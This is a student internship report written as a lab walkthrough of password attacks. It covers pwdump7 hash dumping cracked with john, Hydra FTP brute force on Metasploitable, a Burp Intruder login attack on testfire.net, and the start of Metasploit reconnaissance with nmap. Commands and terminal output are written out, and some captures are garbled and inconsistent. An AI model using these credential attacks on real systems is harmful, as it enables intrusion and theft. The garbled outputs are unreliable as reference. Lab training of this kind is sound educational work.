

Internship Program - Cyber Security

Introduction:

My name is Rosilda Rafail Dsouza. I am a fourth-year student majoring in Electronics & Communication Engineering at Mangalore Institute of Technology & Engineering, Moodabidri.

About the company DLithe:

Since 2018, the EdTech company DLithe has provided services to IT companies and academic institutions. The core of DLithe is developed to innovate products that transform the next generation using corporate expertise. Academic institutions are being helped to align with industry needs by our knowledge in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence. We have developed 8 development centres since our beginning to allow the student community to work on research and development. Our assistance to IT businesses has shortened the hiring process and produced cost-efficient methods for finding the top candidates both on and off campus. With an emphasis on Customer Experience and Operational Excellence goals, we have altered many lives by providing 360-degree learning across domain, process, and technology. We are proud to say, DLithe is a bootstrap company with strong foundation, experience, trust and commitment to build an agile workforce towards industry need.

Group 1:


1. Install the below software:

- a) Virtual box
- b) Kali Linux
- c) Metasploit machine
- d) Windows 7 machine


2. Perform password cracking - Offline mode.

a) Perform password cracking of windows 7 machine


Step 1: Now that Windows 7 and Kali Linux are both running, go to Windows 7 and use Internet Explorer to download the `pwdump7` file from the internet. Copy the file to Windows next.




Step 2: Once logged in as the administrator, open the Windows command prompt, rename the root directory to pwdump7, and create a hash.txt file to save the username and password.



Step 3: Enter tempfiles.org into the address bar of Internet Explorer now. Next, send the hash file.



Step 4: By opening a new file in nano and entering the url you were given after sharing the file in Windows 7 into the Linux version of Firefox, you may now copy and paste the hash file. To get the username and password if the password is not safe enough, type the command in the terminal as john hash.txt.



b) Password cracking of metasploit machine using Hydra

The login and password for the system are obtained using this approach. The hydra tool is used to achieve this.

Step 1: Launch Kali and the metasploitable machine on the virtual machine. Find the IP addresses of the linux and metasploitable machines. 2 text files with the names user and pass should be created. Keep the password msfadmin in the pass file and the account name msfadmin in the user file.

```

root@kali:~/.zsh_history
zsh: corrupt history file /home/kali/.zsh_history
[1;31mroot@kali:[~/Desktop]
[1;31m# su -l
[1;31msudo password for kali:
[1;31m[1;31mroot@kali:[~/Desktop]
[1;31m# ifconfig
eth0 flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
inet6 fe80::1472:967c%eth0 brd fe80::ff:1472:967c%eth0 scopeid 0x20<link>
ether 00:0c:29:72:96:7c txqueuelen 1000 (Ethernet)
RX packets 17454 bytes 1583328 (1.5 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 15090 bytes 1225272 (1.0 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 brd 127.255.255.255 netmask 255.255.255.0
inet6 ::1 brd :: prefixlen 128 scopeid 0<inet6host>
loop txqueuelen 1000 (Local Loopback)
RX packets 60791 bytes 8888856 (8.4 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 60791 bytes 8888856 (8.4 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[1;31mroot@kali:[~/Desktop]
[1;31m# ping 192.168.56.101
Doing NBT name scan for 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.101 LAPTOP-KTNEEQ02 <server> <unknown> 00:0c:27:00:00:05
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 00:0c:27:00:00:00
192.168.56.103 WINDOWS7-PC <server> <unknown> 00:0c:27:9e:37:29
192.168.56.255 Smbd: failed: Permission denied

[1;31mroot@kali:[~/Desktop]
[1;31m# nano user
[1;31mroot@kali:[~/Desktop]
[1;31m# nano pass
[1;31mroot@kali:[~/Desktop]
[1;31m#

```

Step 2: hydra -L user -P pass ftp://192.168.56.101 is the command to enter. We utilise L and P because we don't know the login or the password in this situation.

```

root@kali:~/.zsh_history
# hydra -L user -P pass ftp://192.168.56.101
Hydra v9.4 - (c) 2022 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-12 15:16:04
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:1/p:2), -1 try per task
[21][FTP] host: 192.168.56.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-12 15:14:08

[1;31mroot@kali:[~/Desktop]
[1;31m#

```

The username and password are the output.


Step 3: If a credential is already known, we can input it and use a capital letter to denote the unknown credential letter.

```
[root@kali:~/home/kali/Desktop]
# hydra -l msfadmin -P pass ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/TNC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-12 15:16:09
[DATA] max 1 task over 1 server, overall 1 task, 1 login tries (1:/0:p:), -1 try per task
[DATA] attacking ftp://192.168.56.101:21
[21] [ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-12 15:16:09

[root@kali:~/home/kali/Desktop]
# hydra -l msfadmin -P pass ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/TNC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-12 15:16:44
[DATA] max 2 tasks over 1 server, overall 2 tasks, 2 login tries (1:/1:p:2), -1 try per task
[DATA] attacking ftp://192.168.56.101:21
[21] [ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-12 15:16:49
[root@kali:~/home/kali/Desktop]
#
```


3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite

Step 1: Turn on the kali linux and turn on the burpsuite.



Step 2: Now open Firefox and navigate to testfire.net, then sign in there. Now turn on the burp while keeping the catch in place. In the user name and password field, type any user name and password at this time.

Step 3: Make a request to the invader right away using the clear\$ option in it. Now choose only the username and press the add\$ button. Apply the same procedure to the password. Set the attack with a cluster bomb option.



Burp Suite Community Edition v2022.9.6 - Temporary Project

1 x 2 x +

Positions Payloads Resource Pool Options

Choose an attack type

Attack type: Sniper

Start attack

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net

Update Host header to match target

Add \$ Clear \$ Auto \$ Refresh

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=$B177D6A25919EB2353329357AC504457$;
13 Upgrade-Insecure-Requests: 1
14
15 uid=$admin&pass=$sdffbllk$&btnSubmit=$Login$
```

Search... 0 matches Clear Length: 577

4 payload positions

Burp Suite Community Edition v2022.9.6 - Temporary Project

1 x 2 x +

Positions Payloads Resource Pool Options

Choose an attack type

Attack type: Sniper

Start attack

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net

Update Host header to match target

Add \$ Clear \$ Auto \$ Refresh

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=$B177D6A25919EB2353329357AC504457$;
13 Upgrade-Insecure-Requests: 1
14
15 uid=$admin&pass=$sdffbllk$&btnSubmit=$Login$
```

Search... 0 matches Clear Length: 569

0 payload positions

Choose an attack type

Attack type: Cluster bomb

Start attack

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://testfire.net

POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11: Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=B17D6A25919E82353329357AC504457
Upgrade-Insecure-Requests: 1
uid=\$admin\$&passw=\$sdflkl\$&btnSubmit=Login

Add \$ Clear \$ Auto \$ Refresh

Search... 0 matches Clear Length: 573

2 payload positions

Step 4: Now set the payload. Choose a payload size of 2 and a payload format of simple list. Any four random usernames will now have the genuine username and password added. A variety of lengths will appear after selecting the "Start Attack" option. The actual username and password have a different length.

Burp Suite Community Edition v2022.9.6 - Temporary Project

1 x 2 x +

Positions **Payloads** Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4
 Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin password akill euuiiimm
Load ...	
Remove	
Clear	
Deduplicate	
Add	[]
Add from list ... [Pro version only]	

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled Rule
Edit	
Remove	
Up	
Down	

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /\=<>?*&:"@|^#

Burp Suite Community Edition v2022.9.6 - Temporary Project

1 x 2 x +

Positions **Payloads** Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4
 Payload type: Simple list Request count: 16

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin password sfghj 255hk
Load ...	
Remove	
Clear	
Deduplicate	
Add	[]
Add from list ... [Pro version only]	

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	... Rule
Edit	
Remove	
Up	
Down	

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /\=<>?*&:"@|^#

The screenshot shows the DLithe interface with a table titled "2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file". The table has columns: Request, Payload 1, Payload 2, Status, Error, Timeout, Length, and Comment. The "Results" tab is selected. A search bar at the top says "Filter: Showing all items". On the right, there's a "Start attack" button and a progress bar at the bottom labeled "Finished".

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	245	
1	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	372	
2	password	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
3	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
4	password	password	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
5	admin	addd	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
6	password	addd	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
7	admin	passs	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
8	password	passs	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
9	admin	admin1	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
10	password	admin1	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
11	admin	pass1	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
12	password	pass1	302	<input type="checkbox"/>	<input type="checkbox"/>	245	
13	admin	asss	302	<input type="checkbox"/>	<input type="checkbox"/>	245	

4. Perform Exploiting Metasploit.

a) Exploiting Metasploit using FTP

In this attack we use the FTP port to exploit the metasploitable.

Step 1: Launch Kali Linux and Metasploit concurrently. Use the ifconfig and nbtscan commands to find the ip addresses of the kali and metasploit table machines.

```

File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
[kali㉿kali] -[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::42:1ff:fe02:102%eth0 brd fe80::ff:fe02:102
            inet 192.168.56.103 brd 192.168.56.255 scope link eth0
                ether 08:00:27:9e:37:29 txqueuelen 1000 (Ethernet)
                RX packets 7626 bytes 1097748 (1.0 MB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 275 bytes 25374 (24.7 kB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 brd :: scope host loop
            inet 192.168.56.100 brd 192.168.56.255 scope link lo
                ether 08:00:27:9e:37:29 txqueuelen 1000 (Local Loopback)
                RX packets 369 bytes 35310 (34.4 kB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 369 bytes 35310 (34.4 kB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[kali㉿kali] -[~/Desktop]
$ su
[sudo] password for kali:
[root@kali] -[~/Desktop]
# nmapscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-KTNEEQ0Q <server> <unknown> 08:00:27:9e:37:05
192.168.56.103 WINDOWS7-PC <server> <unknown> 08:00:27:9e:37:29
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 08:00:00:00:00:00
192.168.56.255 Sndt0 failed: Permission denied
[root@kali] -[~/Desktop]
# 

```

Step 2: The database should be initiated, its status should be checked, and it should be started.

```

File Actions Edit View Help
root@kali:~/Desktop
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::42:1ff:fe02:102%eth0 brd fe80::ff:fe02:102
            inet 192.168.56.103 brd 192.168.56.255 scope link eth0
                ether 08:00:27:9e:37:29 txqueuelen 1000 (Ethernet)
                RX packets 369 bytes 35310 (34.4 kB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 369 bytes 35310 (34.4 kB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[root@kali] -[~/Desktop]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-KTNEEQ0Q <server> <unknown> 08:00:27:9e:37:05
192.168.56.103 WINDOWS7-PC <server> <unknown> 08:00:27:9e:37:29
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 08:00:00:00:00:00
192.168.56.255 Sndt0 failed: Permission denied
[root@kali] -[~/Desktop]
# nsfdb init
[!] Database already started
[!] The database appears to be already configured, skipping initialization
[root@kali] -[~/Desktop]
# nsfdb status
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
   Active: active (running) since Sun Mar 12 13:56:00 2017; 1min 35s ago
     Process: 132291 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
      Main PID: 132291 (code=exited, status=0/SUCCESS)
        CPU: 0ms
Mar 12 13:56:00 kali systemd[1]: Starting PostgreSQL RDBMS...
Mar 12 13:56:00 kali systemd[1]: Finished PostgreSQL RDBMS.
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
postgres 132250 postgres 5u IPv6 279683 0t0 TCP localhost:5432 (LISTEN)
postgres 132250 postgres 6u IPv4 279684 0t0 TCP localhost:5432 (LISTEN)
UID PID PPID C STIME TTY STAT TIME CMD
postgres 132250 1 0 13:56 ? 0s 0:00 /usr/lib/postgresql/15/bin/postgres -D /var/lib/postgresql/15/main -c config_file=/etc/postgresql/15/main/postgresql.conf
[!] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)
[root@kali] -[~/Desktop]
# nsfdb start
[!] Database already started
[root@kali] -[~/Desktop]
# 

```

Step 3: Use the nmap tool to determine the system version. putting the nmap -sV command in for 192.168.56.101. With this command, we may learn the version, the port's status, and the list of available services.



The quiet you become, the more you are able to hear™

```
(root㉿kali)-[~/home/kali/Desktop]
# nmap start
[!] Database already started
[root@kali] -[~/home/kali/Desktop]
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 13:58 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00008s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 8.0p1 Debian 4.7p1 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp  Postfix smtpd
53/tcp    open  dns   bindshell 8.4.3-1ubuntu1.2
80/tcp    open  http  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
113/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.6.3-0ubuntu3.4.X (workgroup: WORKGROUP)
145/tcp   open  netbios-ssn Samba nmbd 3.6.3-0ubuntu3.4.X (workgroup: WORKGROUP)
513/tcp   open  exec  netkit-rsh rexecd
514/tcp   open  log  rsyslogd 5.8.6-1ubuntu1.2
515/tcp   open  shell  Netkit rshd
1099/tcp  open  java-xml  GNU Classpath grmiregistry
1524/tcp  open  bindshell  Metasploitable root shell
2049/tcp  open  nfs   bindshell  2.6.32-042stab133.1
2221/tcp  open  ftp   ProFTPD 1.3.4
3306/tcp  open  mysql  MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
6000/tcp  open  x11   X (access denied)
6000/tcp  open  irc   UnrealIRCd
6567/tcp  open  irc   UnrealIRCd
8080/tcp  open  http  Apache Jserv (Protocol v1.1)
8080/tcp  open  http  Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 26.12 seconds
[root@kali] -[~/home/kali/Desktop]
#
```

